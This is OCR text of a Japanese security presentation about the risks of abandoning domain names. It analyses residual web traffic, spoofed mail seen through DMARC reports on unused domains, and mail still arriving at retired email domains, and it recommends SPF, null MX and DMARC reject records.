
ノイズ除去 & IP ユニーク化



訪問者数 (中央値)：9

残存訪問者数の推移

- 多くのドメイン名において残存訪問者の有意な減少傾向は確認されなかった
- 監視を開始した時点ですでにアクセス数は減少傾向は止まり、収束していた可能性
- 一方、例えば大規模なウェブサイトなどでは減少傾向が長く続く可能性があり、ドメイン名の元々の使用用途に依存すると考える



ウェブサイトに使用していた各ドメイン名における残存訪問者数


ウェブアクセスログの中長期分析

- 純粋なウェブアクセスログには少なくとも 80% 程度のノイズ (スキャナなど) が含まれる
- ノイズを除去しないと残存訪問者の人数を推計することも、減少傾向 (あったとしても) 把握することはむずかしい

DMARC Report の中長期分析

詐称メールのリスク

- ドメイン名の廃止には様々なリスクがつきまとうが、詐称メールもそのうちの 1 つ
- 攻撃者は Header-From を書き換えるだけなので、詐称メールを送信するだけなら難しくない
- 我々は各種 DNS レコードを設定することで詐称メールの受信防止と DMARC Report の収集をしている
- 収集した DMARC Report から**未利用ドメイン名においても、詐称メールの送信元として詐称**されていることを確認している



対策： DNSレコードの設定（主に送信ドメイン認証）

詐称防止用のDNS レコード

各種 DNS レコードを設定しており、
自社の未利用ドメイン名を騙ったメールの対策と DMARC レポートの収集をしている

- MX: *0 .*
レコードが設定されたドメイン名をメールに利用しないことを明示している

- SPF: *"v=spf1 -all"*
送信元ドメイン認証の際、あらゆる送信元 IP アドレスからのメールを不正メールとして扱う旨を示している


- DMARC: *"v=DMARC1; p=reject; aspf=s; rua=mailto:rua@example.com; ruf=mailto:ruf@example.com"*
送信元ドメイン認証に失敗したメールの受取を拒否することを推奨するポリシー
指定したメールアドレス宛にレポート (RUA と RUF) の送信を依頼

- ドメイン名がドロップキャッチされた場合詐称メールが受信される可能性がある

状況： 詐称の傾向、ボリューム、個別事例など


具体例： 観測した詐称メール件数

- 観測期間：2025 年 6 月 ~ 2026 年 2 月中旬
- 対象としたドメイン名の数：149 個 (そのうち 67 個で詐称メールの存在を確認)
- 詐称メール総数：3563 件




具体例： 観測した詐称メール件数


- 観測期間：2025 年 6 月 ~ 2026 年 2 月中旬
- 対象としたドメイン名の数：149 個 (そのうち 67 個で詐称メールの存在を確認)
- 詐称メール総数：3563 件



詐称メールの統計情報

- 詐称メール総数 (2025/06 ~ 2026/02)：3563 件
- 詐称メールの送信元の約半数が中国
- 詐称メールの宛先の半数以上がドコモ





結局どんなドメイン名が狙われる？

- 未利用ドメイン名の元々の用途ごとに詐称メールに悪用されたドメイン名の数を集計した

用途	悪用されたドメイン名の数	比率
元コーポレートドメイン	2 個 (全 2 個)	100.0 %
元ウェブサイト	4 個 (全 9 個)	44.4 %
商標保護	56 個 (全 126 個)	44.4 %
元メール用	2 個 (全 7 個)	28.6 %

- コーポレートドメインについては詐称されやすいかもしれないが、
それ以外の用途による悪用発生率に有意な差は見られなかった

結局どんなドメイン名が狙われる？

- 未利用ドメイン名の TLD ごとに詐称メールに悪用されたドメイン名の数を集計した

TLD	悪用されたドメイン名の数	比率
.jp	62 個 (全 127 個)	48.8 %
.com	5 個 (全 15 個)	33.3 %
.dev	0 個 (全 1 個)	0.0 %
.net	0 個 (全 2 個)	0.0 %
.app	0 個 (全 1 個)	0.0 %
.tel	0 個 (全 1 個)	0.0 %
.org	0 個 (全 1 個)	0.0 %
.biz	0 個 (全 1 個)	0.0 %

- TLD が .jp のドメイン名については詐称元に利用されやすいという結果になった

結局どんなドメイン名が狙われる？

- ドメイン名の元々の用途は詐称されやすさに影響はなさそうであった
- TLD が .jp のドメイン名が詐称に悪用される傾向にあった

➔ 詐称メールに悪用されやすい傾向を持つドメイン名は攻撃者にとって価値が高い可能性があり、廃止のリスクが高い

➔ 運用時においても、SPF、DMARC レコードを登録することで詐称メールに対処することが好ましい


NA4Sec
Network Analytics for Security

つなごう。驚きを。幸せを。
NTT docomo Business

メール分析

メール分析

- メールアドレスとして使用されていたドメイン名を手放した際のリスクを調査・分析



旧メールアドレス用ドメイン名
old.example

新メールアドレス用ドメイン名
new.example

メール分析

- メールアドレスとして使用されていたドメイン名を手放した際のリスクを調査・分析
  - 重要なメールが届いている状態でドメイン名を手放すとドロップキャッチにより受信される可能性

メール分析

- メールアドレスとして使用されていたドメイン名を手放した際のリスクを調査・分析
  - 重要なメールが届いている状態でドメイン名を手放すとドロップキャッチにより受信される可能性

⇨ ドメイン名を手放す際は受信しているメールを考慮する必要

- 複数の利用終了後のドメイン名を分析
  - 受信したメールの分類
  - 業務上重要なメールを受信するか
  - メール用ドメイン名の廃止について

対象としたドメイン名


- 観測ドメイン名　：7個
- 観測期間　　：～ 2025/9/30

ドメイン名	元々の用途	メール数 (件)	観測期間
aaa.example	コーポレートドメイン名	109,694	9ヶ月
bbb.example		436	3ヶ月
ccc.example	運用担当者用	2,493	9ヶ月
ddd.example		1,507	9ヶ月
eee.example	ヘルプデスク用	286	5ヶ月
fff.example	機能検証	3	5ヶ月
ggg.example		0	8ヶ月

